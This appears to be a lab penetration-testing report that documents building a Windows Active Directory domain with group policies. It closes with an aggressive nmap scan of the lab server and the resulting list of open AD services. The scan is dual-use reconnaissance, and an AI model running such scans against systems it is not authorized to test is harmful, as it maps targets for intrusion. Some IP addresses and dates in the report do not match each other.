Penetration Testing Report for Relq

Prepared By: Arayik Gabrielyan
Date: December 29, 2024
Email: gabrielyan_2003@bk.ru

Table of Contents

Active Directory Setup, Domain Integration, and Security Assessment:

To set a static IP address, I followed these steps:


Step 1: Open Network Settings

1. I went to **Control Panel** → **Network and Sharing Center**.
2. I clicked **Change adapter settings**.
3. I right-clicked on my network interface (e.g., `Ethernet`) and selected **Properties**.

Step 2: Configure the Static IP

4. I selected **Internet Protocol Version 4 (TCP/IPv4)** → **Properties**.
5. I chose **Use the following IP address** and entered the following details:

- **IP Address**: `192.168.0.200`
- **Subnet Mask**: `255.255.255.0`
- **Default Gateway**: `192.168.0.1`
- **Preferred DNS Server**: `8.8.8.8`
- **Alternate DNS Server**: `8.8.4.4`



I changed the hostname because:


- It helps in domain management by making the server easily identifiable.
- It is necessary for the correct operation of AD and other network services.

Step 1: Open System Properties

1. I went to **Server Manager** → **Local Server**.
2. I clicked on the **Computer Name** link.

Step 2: Rename the Server

3. I clicked **Change...**.
4. In the **Computer Name** field, I entered the new name (e.g., `AD-SERVER`).
5. I clicked **OK**.



3. What updates did I install on Windows Server before setting up AD?


Before installing Active Directory, I updated Windows Server because:

- Updates include important security patches.
- They help minimize potential vulnerabilities.

Step 1: Open Windows Update

1. I went to **Settings** → **Update & Security** → **Windows Update**.
2. I clicked **Check for updates**.

Step 2: Install Updates
3. I waited for Windows to download and install all updates.
4. I restarted the system to apply the changes.



2. Installing AD Domain Services Role

1. Open **Server Manager** → **Manage** → **Add Roles and Features**.
2. Select **Role-based or feature-based installation** → Click **Next**.
3. Choose the local server and select **Active Directory Domain Services (AD DS)**.
4. Add required features and click **Next** → **Install**.
5. Wait for the installation to complete.

3. Promoting the Server to a Domain Controller

1. After AD DS installation, open **Server Manager** → Click **Promote this server to a domain controller**.
2. Select **Add a new forest** and enter `mydomain.local` as the root domain name.
3. Choose a **Domain Functional Level** (e.g., Windows Server 2019).
4. Set **DSRM password** for recovery mode.
5. Configure **DNS settings** (ensure the server points to itself).
6. Click **Next**, review settings, and click **Install**.
7. Restart the server after promotion.

4. Configuring DNS and Setting Up a Forest

1. Open **DNS Manager** from Server Manager.

   Verify that **mydomain.local** exists under **Forward Lookup Zones**.

2. This should return the correct server IP.


```
C:\Users\Administrator>nslookup mydomain.local
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  ::1

Name:    mydomain.local
Address:  192.168.0.200


C:\Users\Administrator>
```


5. Creating Key Organizational Units (OUs)


1. Open **Active Directory Users and Computers (ADUC)**.
2. Navigate to **mydomain.local** → Right-click → **New** → **Organizational Unit**.
3. Create OUs like:
    - `Finance`




6. Setting Up User Accounts and Security Groups

1. In **ADUC**, right-click **Users** → **New** → **User**.
2. Create:
   - `admin` (Administrator)
   - `standarduser` (Regular user)
3. Assign users to groups:
   - **Finance Users**
4. Apply password policies and access control.








Group Policy Settings (GPO) I opened **Group Policy Management (gpmc.msc)** and created a new **Security_Policy** GPO.



I configured various policies, such as password policy, restricting access to the control panel, and blocking USB drives. I then linked the policy to my domain.


Group Policy Management Editor
File Action View Help
Policies
Software Settings
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdown)
Deployed Printers
Security Settings
Account Policies
Password Policy
Account Lockout Policy
Kerberos Policy
Policy
Policy Setting
Account lockout duration
10 minutes
Account lockout threshold
7 invalid logon attemp
Allow Administrator account lockout
Enabled
Reset account lockout counter after
10 minutes


Group Policy Management Editor
File Action View Help
Security_Police [PHANTHOM.MYDOMAIN.LOCAL]
Computer Configuration
User Configuration
Policies
Software Settings
Windows Settings
Administrative Templates: Policy definiti
Control Panel
Desktop
Network
Shared Folders
Start Menu and Taskbar
System
Windows Components
All Settings
Preferences
Control Panel
Prohibit access to Control Panel and PC settings
Edit policy setting
Requirements:
At least Windows 2000
Description:
Disables all Control Panel programs and the PC settings app.
This setting prevents Control.exe and SystemSettings.exe, the program files for Control Panel and PC settings, from starting. As a result, users cannot start Control Panel or PC settings, or run any of their items.
This setting removes Control Panel from:
The Start screen
File Explorer
This setting removes PC settings from:
The Start screen
Setting
State
Add or Remove Programs
Display
Personalization
Printers
Programs
Regional and Language Options
Hide specified Control Panel items
Not configured
Always open All Control Panel Items when opening Control ...
Not configured
Prohibit access to Control Panel and PC settings
Enabled
Show only specified Control Panel items
Not configured
Settings Page Visibility
Not configured


Group Policy Management Editor
File Action View Help
Enhanced Storage Access
File Classification Infrastructur
File Share Shadow Copy Provic
Filesystem
Folder Redirection
Group Policy
Internet Communication Man
iSCSI
KDC
Kerberos
Kernel DMA Protection
LAPS
Locale Services
Logon
Mitigation Options
Net Logon
OS Policies
PIN Complexity
Power Management
Recovery
Remote Assistance
Remote Procedure Call
Removable Storage Access
Scripts
Server Manager
Shutdown
Shutdown Options
Storage Health
System Restore
Troubleshooting and Diagnost
Trusted Platform Module Servi
User Profiles
Windows File Protection
Windows Time Service
Removable Storage Access
All Removable Storage classes: Deny all access
Edit policy setting
Requirements:
At least Windows Vista
Description:
Configure access to all removable storage classes.
This policy setting takes precedence over any individual removable storage policy settings. To manage individual classes, use the policy settings available for each class.
If you enable this policy setting, no access is allowed to any removable storage class.
If you disable or do not configure this policy setting, write and read accesses are allowed to all removable storage classes.
Setting
State
Set time (in seconds) to force reboot Not configured
CD and DVD: Deny execute access Not configured
CD and DVD: Deny read access Not configured
CD and DVD: Deny write access Not configured
Custom Classes: Deny read access Not configured
Custom Classes: Deny write access Not configured
Floppy Drives: Deny execute access Not configured
Floppy Drives: Deny read access Not configured
Floppy Drives: Deny write access Not configured
Removable Disks: Deny execute access Not configured
Removable Disks: Deny read access Enabled
Removable Disks: Deny write access Enabled
All Removable Storage classes: Deny all access Enabled
All Removable Storage: Allow direct access in remote sessions Not configured
Tape Drives: Deny execute access Not configured
Tape Drives: Deny read access Not configured
Tape Drives: Deny write access Not configured
WPD Devices: Deny read access Not configured
WPD Devices: Deny write access Not configured
Extended
Standard
19 setting(s)


Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17763.6775]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>gpupdate /force
Updating policy...
Computer Policy update has completed successfully.
User Policy update has completed successfully.
C:\Users\Administrator>

Penetration Testing with Kali Linux

I performed an **Nmap -A -Pn** scan on the domain's IP, obtaining detailed information about the system.

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -Pn 192.168.0.222
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-16 02:07 EST
Stats: 0:00:11 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Got nsock WRITE error #104 (Connection reset by peer)
Got nsock WRITE error #104 (Connection reset by peer)
Stats: 0:00:43 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 82.29% done; ETC: 02:08 (0:00:00 remaining)
Nmap scan report for 192.168.0.222
Host is up (0.0028s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE           VERSION
53/tcp   open  domain            Simple DNS Plus
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (server time: 2025-02-15 10:06:37Z)
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: mydomain.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: mydomain.local0., Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
5357/tcp open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
MAC Address: 08:00:27:06:DA:2F (Oracle VirtualBox virtual NIC)
